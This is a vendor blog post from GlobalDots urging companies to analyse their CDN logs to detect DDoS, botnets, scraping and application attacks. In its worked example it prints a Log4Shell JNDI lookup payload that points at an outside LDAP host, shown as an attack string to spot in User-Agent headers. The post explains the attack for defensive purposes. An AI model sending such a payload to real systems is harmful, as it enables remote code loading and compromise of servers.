GlobalDots

Why Your Security Posture Needs In-Depth CDN Monitoring



CDNs

have become a standard component of any serious scaling strategy. With scaling, of course, comes an increased security challenge. This leads to code scanning, log analysis, expensive intrusion detection systems and more, but the data locked away inside of a CDN is often ignored.

This data is essential to a strong security posture and can be the difference between an attack you've caught early and one that impacts customers and revenue. Let's look at why you need to understand your CDN logs, to have a strong security posture.



The risk of DDoS attacks

DDOS attacks are the most common and simple method by which your system can be brought down. They can be launched for as little as **$10 an hour.** Compare this with the potential cost for a small business of **$120k and upwards of $2 million** for large companies.


Lots of automated bots, firing useless data at your website, all at the same time. This type of attack is only becoming **more common,** which means that even sites that aren't expecting huge volumes of traffic are utilising a CDN to build a defence against DDoS attacks, however, this is where organisations usually stop, and this is a mistake.



You need a proactive approach

DDoS attacks can't be passively defended, and the only way you can proactively filter out traffic is with a powerful observability solution, plugged straight into your CDN data.

Your CDN logs contain all of the information you need to differentiate between malicious traffic and legitimate use of your site. For example, the user agent, the load profile, the target endpoint, the request type and more. Given the huge volume of logs that a CDN can generate, you need an observability partner that can process huge volumes of traffic very quickly and in a cost effective way, and this simply isn't something that a CDN solution will provide out of the box.




And remember Convergence

One main concept to keep in mind is the one of convergence, which has been highlighted by **Gartner last year.** Even though CDNs may have become commoditized, they play a key and crucial role in ensuring business continuity and are fundamental to any e-commerce online presence and revenue. CDNs are then the convergence place for both performance and security and the ground truth in what security events concern.



Targeted attacks against common vulnerabilities



DDoS attacks aren't the only thing to worry about. **OWASP lists** the top ten application security risks, outside of the ever present risk of a DDoS. Many users will attempt to mount more sophisticated attacks against your system. Without robust monitoring, your CDN will likely allow these attacks to happen without any further scrutiny. However,

if you have a fundamental understanding of the data that your CDN is producing, you can detect known attacks well ahead of time.

A worked example

The recent **Log4Shell attack** involved sending malicious exploits over common HTTP channels, like headers and payload bodies. A user may send some data that looks a little bit like this:

```
<code>
${jndi:ldap://128.9.6.5}
</code>
```

This value is typically sent in commonly logged HTTP headers like User-Agent.


Detecting this by hand is almost impossible, and you won't know that it has been sent to your system until you've been exposed. However, if you're rapidly ingesting and analysing your CDN logs, you can quickly understand that this type of attack is happening and respond to it, without endangering your system in the first place.

CDN providers don't give any sophisticated alerting mechanisms, which you desperately need to respond quickly to these incidents, so this puts the responsibility onto the customer to make sure that as they're scaling their use of a CDN, so too are they increasing their observability skills to capture these types of attacks.

Botnets and organised attacks

Botnets are **often associated with DDoS attacks,** but they can be used on **their own** too. For example, botnets are typically used to hide the source of an attack, so each node in the botnet can be the next place from which a hacker can mount an attempt to exploit a known vulnerability in your system.

Your CDN logs are the perfect place to detect this type of attack. Not only do almost all CDNs log the source IP address, but they also log details about the data that's being sent, for example the request and response size, the request method and the target endpoint. These pieces of information contain everything a sophisticated observability platform needs to detect the malicious IP addresses and block them before they can do any damage.



And it’s not always hackers!

Companies are well known to scrape the sites of their competition, in order to build up their own reserves of data that they can use to gain an edge. This type of traffic is difficult to detect, but CDN solutions give you a great place to install proactive defences against these types of scrapers.



One example is to utilise an **anti-bot solution,** which you can drive with your CDN observability data. Anti-bot solutions can be configured to serve up out of date or misleading information to traffic that is deemed malicious or abnormal. This is a powerful automated mechanism, driven by your CDN observability data, to deter competitors from mining your site for information.

So how do you capture all of this data?

There are a lot of things to consider when deciding on the best strategy to ingest your CDN logs for security analysis, but almost all of it comes down to a simple, classic decision: build or buy?

When you build your own solution for ingesting, analysing, visualizing and acting on your CDN logs, you create the most flexible and tailored possible solution for your organization. This enables you to build the exact features that your company needs. This might be the best route for you, but in the vast majority of companies, there are a series of cross cutting concerns that are the same. If you're reinventing solutions to these concerns, you're reinventing the wheel and investing engineering time where it might not be needed.




Alternatively, you can make use of a wide array of existing tooling that can be either deployed onto your infrastructure or consumed as a SaaS service. If you're simply looking to get straight to the value, then a SaaS observability partner is the clever way to go. They offer a zero-maintenance approach to observability, without the need to hire **expensive DevOps professionals** to keep your system going.



Conclusion

There are a wide array of threats facing your company. A CDN offers a great deal of protection out of the box, but when you begin to understand the data that is locked away inside of your CDN, you gain access to powerful metrics that can inform your security teams and keep you one step ahead of that next zero-day vulnerability.



About GlobalDots

GlobalDots is a 20-year world leader in cloud & web innovation, connecting over 1,000 global businesses such as Lufthansa, Playtika, AppsFlyer, Fiat and Payoneer with the latest technologies. Our ever-growing solution portfolio contains over 80 innovative technologies, including: Security, Performance, DevOps & Cloud Management, Corporate IT, and advanced AI/ML models.

Led by a team of innovation-driven engineers & architects, GlobalDots offers easy end-to-end technology adoption. Proactively introducing newer, better solutions, it helps businesses maintain a scalable, up-to-date technology posture in a quickly-changing world. Its enterprise clients breeze through cloud transformation; Its growing, cloud-native clients benefit from scalable, cost-effective and highly secure infrastructures.

With our services, clients achieve significant cost reductions, accelerated business processes, and globally scalable infrastructures.

Playtika PayPal Ferrari Lufthansa IBM WiX
Payoneer LAVAZZA CATO NETWORKS AppsFlyer BAYER SWISS

Web Performance

Web Security

Cloud Security

DevOps & Cloud Management

Hosting, networking & hardware

GlobalDots

Contact Us

Follow Us